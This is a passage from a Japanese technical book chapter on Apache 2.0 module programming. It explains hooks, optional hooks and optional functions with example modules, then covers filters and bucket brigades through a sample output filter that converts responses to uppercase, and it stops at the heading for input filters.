Apache 1.x の場合、モジュールは、`module` 構造体の適切なスロットに関数を挿入することによって、メインサーバの適切な「フェーズ」にフックされる。このプロセスを「フッキング」と呼ぶ。この動作はApache 2.0では変更されている。Apache 2.0では、起動時に各モジュール内の1つの関数が呼び出され、この関数によって、呼び出す必要のあるその他の関数が登録されるのである。この登録プロセスにおいてモジュールは、一連のモジュールの中での順序をフックごとに指定することができる（Apache 1.xでは、モジュール内のフック全体に対してのみ順序を指定することが可能で、個別に指定することはできなかった。また、これはConfigファイルで指定する必要があり、モジュール自身が行うことはできなかった）。

こうしたアプローチには、さまざまな利点がある。まず、各関数の持つフックのリストをNULLエントリで一杯にすることなく、リストを自由に拡張できるという点が挙げられる。次に、オプションのモジュールが独自のフックをエクスポートできる点が挙げられる。この場合、フックはモジュールが存在する場合にのみ呼び出すことができるのだが、登録は、モジュールが存在していなくても行うことができる。これは、コアのコードを変更することなく行うことが可能だ。

筆者らが評価しているフックのそのほかの特徴としては、動的でありながらも型に対して安全であるという点がある。つまり、フックに登録されている関数の型がフックと一致しない場合は、コンパイラがそのことを通知してくれるのである（この場合には、各フックは別の型の関数を使用すること

ができる)[†]。また、フックを使用すると非常に効率的に処理を行うことができる。

それでは、フックとはどういうものであるかを説明しよう。フックとは、モジュールが提供する呼び出しポイントのことである。各フックで関数のプロトタイプを指定することにより、各モジュールは適切なタイミングで呼び出される関数を1つ（Apache 2.0では1つ以上）指定することができる。しかるべきタイミングになると、フックの提供側がすべての関数を順番に呼び出すのである^{††}。関数の呼び出しは、特定の値が返されたときに停止する場合がある。フック関数は、“declined”、“ok”、またはエラーのいずれかを返す。関数の呼び出しが停止するパターンとしては、エラーが1つ返されるまですべての関数が呼び出される場合と、エラーまたは“ok”が返されるまで関数が呼び出される場合の2つがある。Apache 2.0で多少面倒なのは、各フック関数で戻り値の型を定義することができるため、“ok”、“decline”、またはエラーの返し方も定義する必要があることだ（Apache 1.xでは戻り値の型は固定だったので、処理はずっと簡単だった）。

フックを定義しようとは思わない読者もいるかもしれないが、その仕組みを理解しておくと、実際にフックを扱わなければならない場合に役立つだろう（また、上級モジュール開発者がオプションフックやオプション関数を定義したいと考えるかもしれない）。

フックについて詳しく説明する前に、ApacheフックはAPRフックの形で定義されていることに言及しておく。しかし、このことの唯一の理由は、Apacheの名前空間と、同様にフックを使用するApacheにリンクされたその他のパッケージの名前空間を区別するためである。

20.8.1 フック

フックは、5つの要素で構成される。（ヘッダファイルでの）宣言、フック構造体、実装（フックされた関数が呼び出される場所）、実装の呼び出し、およびフックされた関数である。最初の4つの要素はすべてフックの作者が提供し、最後の要素はその使用者が提供する。これらは、`../include/ap_config.h`に記述されている。各要素を順番に見ていこう。まずは宣言だ。宣言は、戻り値の型、フックの名前、および引数リストで構成される。概念的には、これは妙な位置にコンマが指定された、ただの関数宣言である。たとえば、フックが次のような関数を呼び出すとする。

```
int some_hook(int,char *,struct x);
```

この場合、フックの宣言は次のようになる。

```
AP_DECLARE_HOOK(int,some_hook,(int,char *,struct x))
```

引数をカッコで囲む必要があること（引数が1つの場合でも同様）、およびマクロと同じく末尾にセミコロンを付けないことに注意してほしい。ここで宣言するのは、フックを使用するモジュールに必要

[†] これはちょっと最真面目な言い方かもしれない。Apache 2.0でフックの仕組みを設計および実装したのはBen Laurieなのである。

^{††} Apache 2.0では、呼び出す順序は実行時に決定される。

な要素すべてである。したがってこの宣言は通常、適切なヘッダファイル内に記述する。

次に必要なのは、フック構造体だ。フック構造体は、フックに関連する要素が格納される場所である。フック構造体は、フックを提供するモジュールごとに1つだけ必要になる。これは、モジュールが複数のフックを提供する場合でも同じだ。フック構造体では、以下のように各フックに対するリンクを記述する。

```
APR_HOOK_STRUCT(
    APR_HOOK_LINK(some_hook)
    APR_HOOK_LINK(some_other_hook)
)
```

宣言とフック構造体を用意できたら、次はフックの実装だ。このフックの実装が、そのフックに登録されているすべての関数を呼び出し、戻り値を処理する。フックの実装は、実際にはマクロによって提供される。したがって読者のすべきことは、このマクロをソースのどこかで呼び出すことだけである（フックはそれぞれ異なる引数および戻り値の型を持つ場合があるので、汎用的に実装することはできない）。現在のところ、フックは3種類の方法で実装することができる。ただし、いずれの方法でも `ap_run_name()` という関数を実装することになる。フックが値を返さない場合（すなわち `void` 関数の場合）、実装は次のようになる。

```
AP_IMPLEMENT_HOOK_VOID(some_hook, (char *a, int b), (a, b))
```

最初の引数はフックの名前で、2つめはフックの引数の宣言である。3つめの引数は、関数の呼び出し時にこれらの引数をどのように指定するかを示している（つまり、フック関数が `void some_hook(char *a, int b)` であれば、この関数は `some_hook(a, b)` のように呼び出すことになる）。この実装では、フックに登録されているすべての関数が呼び出される。

フックが値を返す場合の実装には2つの形態がある。1つは、関数の1つが“ok”または“decline”以外の値を返すまですべての関数を呼び出すというものだ（“ok”または“decline”以外の値を返すということは、通常はエラーを意味する。エラーが返されると、処理が停止する）。もう1つは、関数の1つが“decline”以外の値を返すまで関数を実行するというものだ。“ok”および“decline”の実際の値は、実装者が定義することに注意してほしい。そして当然のことながら、これらはフックの戻り値の型に適した値を取ることになる。ほとんどの関数は `int` 型の値を返し、戻り値として、標準値の `OK` と `DECLINE` を使用する。エラーの場合には、多くの関数は `HTTP` エラー値を返す。1つめの形態の実装例を次に示す。

```
AP_IMPLEMENT_HOOK_RUN_ALL(int, some_hook, (int x), (x), OK, DECLINE)
```

ここで指定している引数は、順に、フックの戻り値の型、フックの名前、フックが取る引数、関数呼び出し時における引数の指定方法、“ok”値、および“decline”値である。ちなみに、ここで「`OK` または `DECLINE` 以外の値が返されるまですべての関数を実行」ではなく、「すべてを実行

(RUN_ALL)」と記述されているのは、通常（つまりエラーがない場合）は、登録されているすべての関数が実行されるからである。

2つめの形態は次のとおりだ。

```
AP_IMPLEMENT_HOOK_RUN_FIRST(char *,some_hook,(int k,const char *s),(k,s),NULL)
```

引数は、フックの戻り値の型、フックの名前、フックが取る引数、引数の指定方法、および“decline”値である。

最後に、フックによって呼び出される関数の登録方法について説明する。関数を登録するには、フックの宣言で登録のための関数`ap_hook_name()`を定義する。通常この関数は、モジュールのフック登録関数によって呼び出される。このフック登録関数は、module構造体の要素によってポイントされる。この関数は、次のように必ず4つの引数を取る。

```
ap_hook_some_hook(my_hook_function,pre,succ,APR_HOOK_MIDDLE);
```

これはマクロではないので、末尾にセミコロンが付けられていることに注意してほしい。最初の引数は、モジュールがフックに対して呼び出すよう求める関数だ。フックの実装が行う便利な処理の1つとして、この関数の型をコンパイラに通知するというものがある。このため、引数や戻り値の型が間違っているとエラーが返されることになる。2つめと3つめの引数はNULL終端の配列で、登録されたフック関数の順序指定において、このモジュールの前後に配置されるモジュールの名前を指定する。これは、実行順序をきめ細かく制御するための処理だ（Apache 1.xでは、非常にぎこちない方法でしか実行順序を制御することができなかった）。このような制約がない場合は、空の配列へのポインタの代わりにNULLを渡すこともできる。最後の引数は、大まかな順序指定を行うための仕組みだ。指定できる値は、`APR_HOOK_FIRST`、`APR_HOOK_MIDDLE`、および`APR_HOOK_LAST`である。ほとんどのモジュールでは、`APR_HOOK_MIDDLE`を使用することをお勧めする。この順序指定は、`pre`および`succ`によるきめ細かな順序指定によって上書きされるので注意してほしい。

どのようなフックが利用可能かを知りたい場合は、`.../support/list_hooks.pl`というPerlスクリプトを実行すればよい。このスクリプトを実行すると、フックのリストが作成される。フックについても、Apacheのオンラインドキュメントに記載されるべきだろう。

20.8.2 オプションフック

オプションフックは、標準フックとほとんど同じものであるが、実装する必要のないプロパティを持っている点が標準フックと異なる。これを読んで混乱してしまった読者もいるかもしれないので、さっそくオプションフックの用途を説明していこう。疑問はすぐに解決されるはずだ。例として、あるオプションモジュールを考えてみる。このモジュールはフックをエクスポートすることができるのだが、このフックを使用する別のモジュールが存在するとき、このオプションモジュールが存在しない場合はどういう結果になるだろうか。これが標準フックであれば、Apacheはビルドに失敗する。しかしオプションフックの場合には、実行時に存在していない可能性のあるフックでもエクスポートできるの

である。フックが存在していない場合でも、そのフックを使用するモジュールは正常に動作する。フックは、ただ単に呼び出されなくなるだけだ。オプションフックを使用した場合、実行時に若干の負荷が発生する。すべてのフックがオプションフックでないのは、このことがおもな理由である。

オプションフックの宣言方法は標準フックとまったく同じで、前述のようにAP_DECLARE_HOOKを使用する。

オプションフックに関しては、フック構造体は存在しない。オプションフックは、コアによって動的に保守される。これは構造体を保守する場合と比較して非効率的ではあるが、オプションフックをオプションとして扱うためには必要なことである。

オプションフックの実装は、標準フックの場合と若干異なる。オプションフックでは、AP_IMPLEMENT_HOOK_RUN_ALLなどの代わりにAP_IMPLEMENT_OPTIONAL_HOOK_RUN_ALLなどを使用する。

登録についても、標準フックの場合とほとんど同じである。ただし、オプションフックの場合はマクロを使用する。ap_hook_name(...)の代わりに、AP_OPTIONAL_HOOK(name,...)を使用するのである。これも、オプションフックの動的な性質によるものだ。

オプションフックからフック関数への呼び出しは、標準フックからの場合と同じだ。ただし当然のことながら、この呼び出しがまったく発生しない場合もある。

20.8.3 オプションフックの例

以下では、オプションフックの例を詳しく見ていくことにする。コード行の各部を示した後、それらについて解説する。このオプションフックは.../modules/testにあり、mod_optional_hook_export.h、mod_optional_hook_export.c、およびmod_optional_hook_import.cという3つのファイルで構成されている。このオプションフックが行うのは、ログへの記録を行う際、引数にリクエスト文字列を指定してフックを呼び出すという処理だ。

まずは、ヘッダファイルのmod_optional_hook_export.hから見ていこう。

```
#include "ap_config.h"
```

このヘッダファイルでは、フックに必要なさまざまなマクロが宣言されている。

```
AP_DECLARE_HOOK(int, optional_hook_test, (const char *))
```

オプションフックを宣言している（つまり、これはint optional_hook_test(const char *)のような関数である）。ヘッダファイルに必要なのはこの2つだけだ。

次は、実装ファイルのmod_optional_hook_export.cである。

```
#include "httpd.h"
#include "http_config.h"
#include "mod_optional_hook_export.h"
#include "http_protocol.h"
```

まず、標準的なヘッダファイルと、このオプションフック独自の宣言ヘッダファイルをインクルードする（これはどのような場合でも推奨される手順だが、ここでは必須である。このファイルをインクルードしないと、正常に動作しない）。

```
AP_IMPLEMENT_OPTIONAL_HOOK_RUN_ALL(int,optional_hook_test,(const char *szStr),
                                     (szStr),OK,DECLINED)
```

次は、オプションフックの実装だ。ここで実装しているのはログ処理用のフックなので、フックされた関数をすべて呼び出している。これをvoidとして宣言することもできるが、ログ処理でもエラーが発生する可能があるので、エラーを通知できるようにしてある。

```
static int ExportLogTransaction(request_rec *r)
{
    return ap_run_optional_hook_test(r->the_request);
}
```

これは実際にフックの実装を実行する関数で、引数としてリクエスト文字列を渡す。

```
static void ExportRegisterHooks(apr_pool_t *p)
{
    ap_hook_log_transaction(ExportLogTransaction,NULL,NULL,APR_HOOK_MIDDLE);
}
```

ここでは、log_transactionフックをフックして、ログ処理フェーズでリクエスト文字列を取得する（もちろん、これは標準フックの使用例だ）。

```
module optional_hook_export_module =
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    ExportRegisterHooks
};
```

最後はmodule構造体だ。このmodule構造体で行っているのは、フックの登録を追加することだけである。

次に、このオプションフックを使用するモジュールの例 *mod_optional_hook_import.c* を見ていこう。

```
#include "httpd.h"
#include "http_config.h"
#include "http_log.h"
#include "mod_optional_hook_export.h"
```

ここでも、標準的なヘッダファイルとオプションフック宣言をインクルードする（ビルドを行うためには、必ずオプションフックがコードまたは少なくともそのヘッダファイルを利用できるようにしておく必要がある）。

```
static int ImportOptionalHookTestHook(const char *szStr)
{
    ap_log_error(APLOG_MARK, APLOG_ERR, OK, NULL, "Optional hook test said: %s",
                szStr);

    return OK;
}
```

これは、フックによって呼び出される関数だ。これはあくまでテストなので、渡されたすべての要素を単純にログに記録しているだけだ。*optional_hook_export.c*がリンクされていない場合は、当然のことながらログには何も記録されない。

```
static void ImportRegisterHooks(apr_pool_t *p)
{
    AP_OPTIONAL_HOOK(optional_hook_test, ImportOptionalHookTestHook, NULL,
                    NULL, APR_HOOK_MIDDLE);
}
```

関数をオプションフックに登録する。

```
module optional_hook_import_module=
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    ImportRegisterHooks
};
```

最後はmodule構造体だ。ここでも、フック登録関数を追加しているだけである。

20.8.4 オプション関数

オプションフックの場合とほとんど同じ理由で、存在していない可能性のある関数を呼び出すことができれば便利だ。DSO[†]を利用すればよいと考える読者もいるかもしれないが、これは半分正解である。しかしDSOは、2つの理由から十分ではない。まず、すべてのプラットフォームがDSOをサポートしているわけではない点。そして、関数が存在する場合には、静的にリンクされる可能性がある点だ。それに、オプション関数をサポートするためだけにすべてのモジュールをDSOとして使用させるのは行き過ぎだろう。よりよい解決策があるのだからなおさらである。

オプション関数は、文字どおりの役割を持つ関数だ。オプション関数は、実装するかどうか（より正確に言えば、存在するかどうか）が実行時に判明する関数である。オプション関数は、宣言、実装、登録、取得、および呼び出しという5つの要素で構成される。オプション関数のエクスポートは、次のように宣言する。

```
APR_DECLARE_OPTIONAL_FN(int,some_fn,(const char *thing))
```

これは、フックの宣言とよく似ている。引数として、戻り値の型、関数の名前、および引数の宣言を指定している。フックの宣言と同じく、通常この宣言はヘッダファイルに記述する。

次に、この関数を実装する必要がある。

```
int some_fn(const char *thing)
{
    /* 処理を行う */
}
```

関数名は、宣言内での関数の名前と同じでなければならない。

次のステップは、この関数を登録することだ（オプション関数とオプションフックは多少似たところがあり、関数のエクスポート側とインポート側を入れ替えただけの部分もある。関数の登録は、その一例である）。

```
APR_REGISTER_OPTIONAL_FN(some_fn);
```

ここでも、関数名は宣言内での関数の名前と同じでなければならない。通常、これはフックの登録プロセスで呼び出される^{††}。

次に、関数の使用者がこれを取得しなければならない。関数はフックの登録時に登録されるので、この時点で確実に取得できるとは限らない。そこで、オプション関数を取得するために、

[†] 動的共有オブジェクト（Dynamic Shared Objects）。共有ライブラリのこと、WindowsにおけるDLLのようなものである。

^{††} フック登録時に取得できるようにするため、フック登録の前に関数を呼び出すべきだという意見もある。しかし、これよりも前にはフックが必要になるような場所は存在しないのである。

`optional_fn_retrieve`という非常にわかりやすい名前のフックが用意されている。または、オプション関数が取得されているかどうかを示すフラグを使用し、必要に応じて関数を取得することもできる（関数へのポインタをフラグとして使いたいと思う読者もいるかもしれないが、この方法はお勧めできない。もし関数が登録されていない場合には、毎回取得を試行することになるからだ）。いずれの方法でも、実際の取得は次のようにして行う。

```
APR_OPTIONAL_FN_TYPE(some_fn) *pfn;

pfn=APR_RETRIEVE_OPTIONAL_FN(some_fn);
```

これ以降は、`pfn`を通常の関数へのポインタと同じように使用できる。言うまでもないが、`pfn`がNULLの場合もあるので注意してほしい。

20.8.5 オプション関数の例

オプションフックの例と同様、この例も.../modules/testにある `mod_optional_fn_export.c`、`mod_optional_fn_export.h`、および `mod_optional_fn_import.c` という3つのファイルで構成されている。以下では、コード行の各部を示した後、それらについて解説していく。

まずは、ヘッダファイルの `mod_optional_fn_export.h` だ。

```
#include "apr_optional.h"
```

まず、APRからオプション関数サポートを取得する。

```
APR_DECLARE_OPTIONAL_FN(int,TestOptionalFn,(const char *));
```

ここでは、オプション関数を宣言している。このオプション関数は、実際には `int TestOptionalFn(const char *)` のようになる。

次に、エクスポート用ファイルの `mod_optional_fn_export.c` を見ていこう。

```
#include "httpd.h"
#include "http_config.h"
#include "http_log.h"
#include "mod_optional_fn_export.h"
```

いつものように、まずはヘッダファイルをインクルードする（さきほどのヘッダファイルを含む）。

```
static int TestOptionalFn(const char *szStr)
{
    ap_log_error(APLOG_MARK, APLOG_ERR, OK, NULL,
                 "Optional function test said: %s", szStr);

    return OK;
}
```

これがオプション関数だ。この関数が行う処理は、呼び出しがあったことをログに記録することだけだ。

```
static void ExportRegisterHooks(apr_pool_t *p)
{
    APR_REGISTER_OPTIONAL_FN(TestOptionalFn);
}
```

フックの登録の際にオプション関数を登録する。

```
module optional_fn_export_module=
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    ExportRegisterHooks
};
```

そして最後に、フック登録関数を格納するmodule構造体である。

では次に、このオプション関数を使用するモジュール *mod_optional_fn_import.c* を見ていく。

```
#include "httpd.h"
#include "http_config.h"
#include "mod_optional_fn_export.h"
#include "http_protocol.h"
```

最初に、ヘッダファイルをインクルードする。もちろん、オプション関数を宣言しているヘッダファイルもインクルードする必要がある。

```
static APR_OPTIONAL_FN_TYPE(TestOptionalFn) *pfn;
```

オプション関数へのポインタを宣言する。マクロ *APR_OPTIONAL_FN_TYPE* は、その名のとおりに関

数の型を取得するためのものだ。

```
static int ImportLogTransaction(request_rec *r)
{
    if(pfn)
        return pfn(r->the_request);
    return DECLINED;
}
```

これよりも後の部分でlog_transactionフックをフックしているのだが、このフックが呼び出されたときに、オプション関数を呼び出すことになる（もちろん、この関数が存在する場合に限られる）。

```
static void ImportFnRetrieve(void)
{
    pfn=APR_RETRIEVE_OPTIONAL_FN(TestOptionalFn);
}
```

オプション関数を取得する。この関数はoptional_fn_retrieveフック（このフックも後で登録する）によって呼び出されるが、この処理はフック登録後のできるだけ早いタイミングで行われる。

```
static void ImportRegisterHooks(apr_pool_t *p)
{
    ap_hook_log_transaction(ImportLogTransaction,NULL,NULL,APR_HOOK_MIDDLE);
    ap_hook_optional_fn_retrieve(ImportFnRetrieve,NULL,NULL,APR_HOOK_MIDDLE);
}
```

次に、フックの登録だ。

```
module optional_fn_import_module =
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    NULL,
    NULL,
    NULL,
    ImportRegisterHooks
};
```

最後は、いつものようにmodule構造体である。

20.9 フィルタ、バケット、バケットグループ

「6章 MIME、コンテンツ、言語ネゴシエーション」で説明したように、Apache 2.0にはフィルタを作成するための新機能が導入されている。フィルタとは、ほかのモジュールの出力または入力に変更を加えるモジュール（またはモジュールの一部）のことである。Apacheの開発過程において、フィルタはマルチスレッドサーバでなければ実現できないとよく言われていた。マルチスレッドサーバであれば、プロセスがファイルの読み込みおよび書き込みをするようにふるまえるからだ。マルチスレッドなしにこの機能を実現しようという試みもなされたが、それに必要な「インサイドアウト」モデルは、ほとんどのモジュール開発者にとっては難しいという議論が起きた。そのため、マルチスレッドを標準機能として実装したApache 2.0が登場したとき、これを歓迎した人は非常に多かった。ただし残念なことに、Apache 2.0においても、スレッドおよびプロセスのモデルをサポートしていながらこのモデルを扱うことのできないプラットフォームが存在するのである。またここで振り出しに戻ってしまったわけだ。しかし妙なことに、モジュール開発者たちはApache 2.0の登場とともに自信を新たに、突如として「インサイドアウト」プログラミングモデル[†]を扱うことができると考えるようになった。そして、バケットグループという仕組みが生み出されたのである。

バケットグループの基本概念は、フィルタスタックの各層が自分よりも上位または下位の層（入力フィルタであるか出力フィルタであるかによって異なる）と対話し、バケットのリストである「バケットグループ」を上位または下位の層に渡すことによって各層間のI/Oを処理する、というものである。各バケットにはデータを格納することができる。フィルタがこのデータを順番に処理して、新しいバケットグループおよびバケットを生成するのである。

もちろん、入力フィルタと出力フィルタには非対称的な部分がある。その違いは明白なのだが、フィルタを記述する際には多少の慣れが必要となる。出力フィルタは、呼び出し時にバケットグループを渡され、その中身を処理するように求められる。そして、新しいバケットグループを作成し、下位のフィルタにそのバケットグループを渡す。一方の入力フィルタは、バケットグループにデータを書き込むように求められる。そして下位のフィルタを呼び出して入力を生成するのである。

当然のことながら、フィルタ層の末端では別の処理が行われる。バケットグループの「最下部」は、（通常は特別なバケットを介して）実際にデータを受け取るかまたは送信する。「最上部」は、データを消費するか生成する。この両者は、データを渡すべき上位のフィルタ（出力の場合）または下位のフィルタ（入力の場合）を持たない。

バケットとバケットグループの「両方」を使用するのはなぜだろうか。バケットグループを使わず、フィルタ間でバケットを渡してしまわないのはなぜだろうか。簡単に言うと、フィルタは複数のバケットを生成することがあるので、バケットグループを使用しない場合には追加のバケットが要求されるまでそれを保持しなければならないのである。個々のフィルタでこのような処理を行うよりも、それ

[†] このように呼ばれるのは、ただ単純に入力を読み込んで出力を書き出すのではなく、何らかの入力を受け取る準備をし、チャンク全体を取得する前にそれらを返し、再度呼び出されて次のデータを受け取る、という処理を行わなければならないからだ。さらに、処理が終了するまでにこれを何度も繰り返さなければならない場合もある。このような処理を行うためには、それぞれの呼び出しの間で状態を保持する必要がある。これは、今までの処理と比較して非常に難しいことである。

を回避する標準の仕組みを作った方がよい。このような理由から、各層の間でバケットを渡すよりもバケットグループを渡した方が理にかなっている。この仕組みにより、処理を複雑にすることなく呼び出しの回数を減らすことができるのである。

20.9.1 バケットインタフェース

バケットインタフェースは、`src/lib/apr-util/include/apr_buckets.h`に記述されている。

バケットにはさまざまな形態がある。現在のところ、ファイルバケット、パイプバケット、ソケットバケットがある。単純にメモリ内のデータであるバケットもあるが、この場合でも、一時、ヒープ、ブール、メモリマップド、または永続などのさまざまな種類がある。また、特殊なEOS (end of stream) バケットやフラッシュバケットもある。いずれのバケットも、peek インタフェースに似た `apr_bucket_read()` を介して（その時点で利用可能な）バケットデータを読み取る手段を提供する。ただし、バケットを破棄するか、サイズを縮小するか、または分割することによって、データを消費する必要がある。読み取り処理では、ブロッキングまたは非ブロッキングを選択することができる。いずれの場合でも、可能な場合にはすべてのデータが返される。

データは、読み取り処理では破棄されないことに注意してほしい。このため、バケットで型を変更したり、バケットグループにバケットを追加したり（あるいはその両方）することが必要な場合がある。例として、ソケットバケットの場合を考えてみよう。ソケットバケットのデータを読み取る場合、ソケットバケットはソケットから現在利用可能なデータを読み取り、自分自身を、読み取ったデータを格納したメモリバケットに置き換える。そして、メモリバケットの後ろに新しいソケットバケットを追加する（メモリバケットを単純にソケットバケットの前に挿入することはできない。このようにすると、メモリバケットへのポインタを見つけれなくなったり、メモリバケットが作成されたことを知ることすらできなくなる）。そのため、現在のバケットポインタが有効であっても、読み取りの結果として型が変更されたり、バケットグループの中身が変更されたりする可能性がある。

データは、バケットグループから読み取ると同時に破棄することはできないが、書き込むことは可能だ。このための関数としては、`apr_brigade_putc()` から `apr_brigade_printf()` までさまざまなものがある。

EOS バケットは、現在のストリームの終端（リクエストの終端など）を示す。フラッシュバケットは、格納されているデータを（可能であれば）フィルタがフラッシュする必要があることを示す。このような指示に従って、バケットを渡す必要がある。正しい処理を行わないと、多くの場合にデッドロックが発生する。

20.9.2 出力フィルタ

出力フィルタにはバケットグループが渡される。出力フィルタはこれに対して必要な処理を行い、出力フィルタスタックの次のフィルタに新しい1つ以上のバケットグループを渡す。フィルタを使用する場合は、そのフィルタを登録しておく必要がある。通常、フィルタの登録は、フック登録関数の中で次のように `ap_register_output_filter()` を呼び出すことによって行う。

```
ap_register_output_filter("filter name", filter_function, AP_FTYPE_RESOURCE);
```

最初のパラメータはフィルタの名前である。この名前は、Configファイルの中でフィルタを使用するタイミングを指定するために使うことができる。2つめのパラメータは実際のフィルタ関数だ。3つめはフィルタの種類を指定している（指定可能な値は、AP_FTYPE_RESOURCE、AP_FTYPE_CONTENT_SET、AP_FTYPE_PROTOCOL、AP_FTYPE_TRANS CODE、AP_FTYPE_CONNECTION、またはAP_FTYPE_NETWORKだ）。これらの種類によって、スタックのどの位置にフィルタがあるのかが判断される。フィルタ関数は、スタック内で自身の上位にあるフィルタによって呼び出され、そのフィルタからフィルタ構造体とバケットグループを渡される。

登録されたフィルタは、設定で呼び出すことができる。より複雑なケースでは、モジュールでフィルタスタックにフィルタを挿入するかどうかを判断することもできる。これを行うには、フィルタスタックの設定時に呼び出される「フィルタ挿入」フックをフックすればよい。このフックの典型的な例を次に示す。

```
ap_hook_insert_filter(filter_inserter, NULL, NULL, APR_HOOK_MIDDLE);
```

`filter_inserter()` は、フィルタを挿入するかどうかを判断し、必要に応じてフィルタを挿入する関数だ。フィルタを挿入するには、次の関数を呼び出せばよい。

```
ap_add_output_filter("filter name", ctx, r, r->connection);
```

"filter name"は、フィルタを登録する際に指定したのと同じ名前だ。rは、リクエスト構造体である。2つめのパラメータ（この例ではctx）は、フィルタ構造体に設定するコンテキスト構造体へのポインタ（オプション）だ。コンテキスト構造体には、通常モジュールがフィルタ関数に知らせる必要のある任意の情報を格納することができる。フィルタは、呼び出しごとに渡されるフィルタ構造体から、次のようにしてこの情報を取得できる。

```
static apr_status_t filter_function(ap_filter_t *f, apr_bucket_brigade *pbbIn)
{
    filter_context *ctx=f->ctx;
```

`filter_context`には任意の型を指定する（ただし、`ap_add_output_filter()`に渡したコンテキスト変数の型と同じものにした方がよい）。3つめのパラメータはリクエスト構造体で、4つめは接続構造体だ。接続構造体は常に必要だが、リクエスト構造体が必要になるのは、フィルタが接続全体ではなく単一のリクエストに適用される場合だけだ。

例として、筆者が記述した出力フィルタを見ていこう。この出力フィルタは、出力をすべて大文字に変換するだけの非常に簡単なものだ。最新のソースは、`modules/experimental/mod_case_filter.c`だ。以下では、コード行の各部を示した後、それらについて解説していく。

```
#include "httpd.h"
#include "http_config.h"
#include "apr_general.h"
#include "util_filter.h"
#include "apr_buckets.h"
#include "http_request.h"
```

まず、必要なヘッダファイルをインクルードする。

```
static const char s_szCaseFilterName[]="CaseFilter";
```

次に、フィルタ名の宣言だ。これによりフィルタが登録される。そして、後でこのフィルタが挿入されてconst文字列として宣言される。

```
module case_filter_module;
```

これは、module構造体の前方宣言だ。

```
typedef struct
{
    int bEnabled;
} CaseFilterConfig;
```

このモジュールにより、サーバ設定内のフィルタを有効にしたり無効にしたりできるようになる。無効になっているフィルタは、出力フィルタ連鎖には挿入されない。これは、その情報を格納する構造体だ。

```
static void *CaseFilterCreateServerConfig(apr_pool_t *p,server_rec *s)
{
    CaseFilterConfig *pConfig=apr_pccalloc(p,sizeof *pConfig);

    pConfig->bEnabled=0;

    return pConfig;
}
```

これにより、サーバ設定構造体を作成する（つまり、ロケーションごとではなくサーバごとのオプションでなければならないということだ）。サーバごとの設定が必要なすべてのモジュールでこの記述が必要になる。

```
static void CaseFilterInsertFilter(request_rec *r)
{
```

```

CaseFilterConfig *pConfig=ap_get_module_config(r->server->module_config,
                                              &case_filter_module);

if(!pConfig->bEnabled)
    return;

ap_add_output_filter(s_szCaseFilterName,NULL,r,r->connection);
}

```

この関数は、出力フィルタをフィルタスタックに挿入する。フィルタの名前だけを使用してこの処理を行っていることに注目してほしい。AddOutputFilterディレクティブまたはSetOutputFilterディレクティブを使用して、自動的にフィルタを挿入することも可能だ。

```

static apr_status_t CaseFilterOutFilter(ap_filter_t *f,
                                       apr_bucket Brigade *pbbIn)
{
    apr_bucket *pbktIn;
    apr_bucket Brigade *pbbOut;

    pbbOut=apr_brigade_create(f->r->pool);

```

データは毎回渡すことになるので、データの追加先となるバケットグループを作成する必要がある。

```

APR_BRIGADE_FOREACH(pbktIn,pbbIn)
{

```

渡される各バケットに対して処理を繰り返す。

```

    const char *data;
    apr_size_t len;
    char *buf;
    apr_size_t n;
    apr_bucket *pbktOut;

    if(APR_BUCKET_IS_EOS(pbktIn))
    {
        apr_bucket *pbktEOS=apr_bucket_eos_create();
        APR_BRIGADE_INSERT_TAIL(pbbOut,pbktEOS);
        continue;
    }

```

バケットがEOSバケットである場合は、次のフィルタに渡す。

```

    apr_bucket_read(pbktIn,&data,&len,APR_BLOCK_READ);

```

バケット内のデータをすべて読み込んでいる。確実にデータが存在するようにブロッキングしている。

```
buf=malloc(len);
```

出力データ用に新しいバッファを割り当てている（この処理を行うのは、別のデータをバケットグループに追加する可能性があるためだ。したがって、次のループで上書きされる一時メモリではうまくいかない）。ただし、処理が終了したらすぐに解放できるように、プールではなくヒープ上のバッファを使用する。

```
for(n=0 ; n < len ; ++n)
    buf[n]=toupper(data[n]);
```

ここで、読み込んだデータを大文字に変換し、新しいバッファに格納する。

```
pbktOut=apr_bucket_heap_create(buf,len,0);
```

新しいバケットを作成し、データを追加する。最後の0は、「コピーはしない。メモリは割り当て済み」という意味だ。

```
APR_BRIGADE_INSERT_TAIL(pbbOut,pbktOut);
```

バケットを出力バケットグループの末尾に追加する。

```
    }

    return ap_pass_brigade(f->next,pbbOut);
}
```

処理が終了したら、バケットグループを次のフィルタに渡す。

```
static const char *CaseFilterEnable(cmd_parms *cmd, void *dummy, int arg)
{
    CaseFilterConfig *pConfig=ap_get_module_config(cmd->server->module_config,
                                                    &case_filter_module);
    pConfig->bEnabled=arg;

    return NULL;
}
```

ここで、フィルタを有効または無効にするための設定オプションを設定する。

```
static const command_rec CaseFilterCmds[] =
{
    AP_INIT_FLAG("CaseFilter", CaseFilterEnable, NULL, RSRC_CONF,
        "Run a case filter on this host"),
    { NULL }
};
```

設定オプションを設定するためのコマンドを作成する。

```
static void CaseFilterRegisterHooks(void)
{
    ap_hook_insert_filter(CaseFilterInsertFilter, NULL, NULL, APR_HOOK_MIDDLE);
```

各モジュールはフックを登録する必要があるので、このモジュールでフィルタ挿入フックを登録する。

```
ap_register_output_filter(s_szCaseFilterName, CaseFilterOutFilter,
    AP_FTYPE_CONTENT);
```

フィルタ自体の登録もここでしておくのがよいだろう。

```
    }

module case_filter_module =
{
    STANDARD20_MODULE_STUFF,
    NULL,
    NULL,
    CaseFilterCreateServerConfig,
    NULL,
    CaseFilterCmds,
    NULL,
    CaseFilterRegisterHooks
};
```

最後に、さまざまな関数を module 構造体に登録する。以上が簡単な出力フィルタの例である。このフィルタを呼び出す方法は2つある。

CaseFilter on

1つは、この設定を Directory セクションまたは Location セクションに追加して、そのセクションのディレクティブでフィルタを呼び出す方法だ。あるいは、次のようなディレクティブを追加してもよい。

```
AddOutputFilter CaseFilter html
```

ここでは、標準のフィルタディレクティブを使用して、フィルタをすべての.htmlファイルに関連付けている。

20.9.3 入力フィルタ

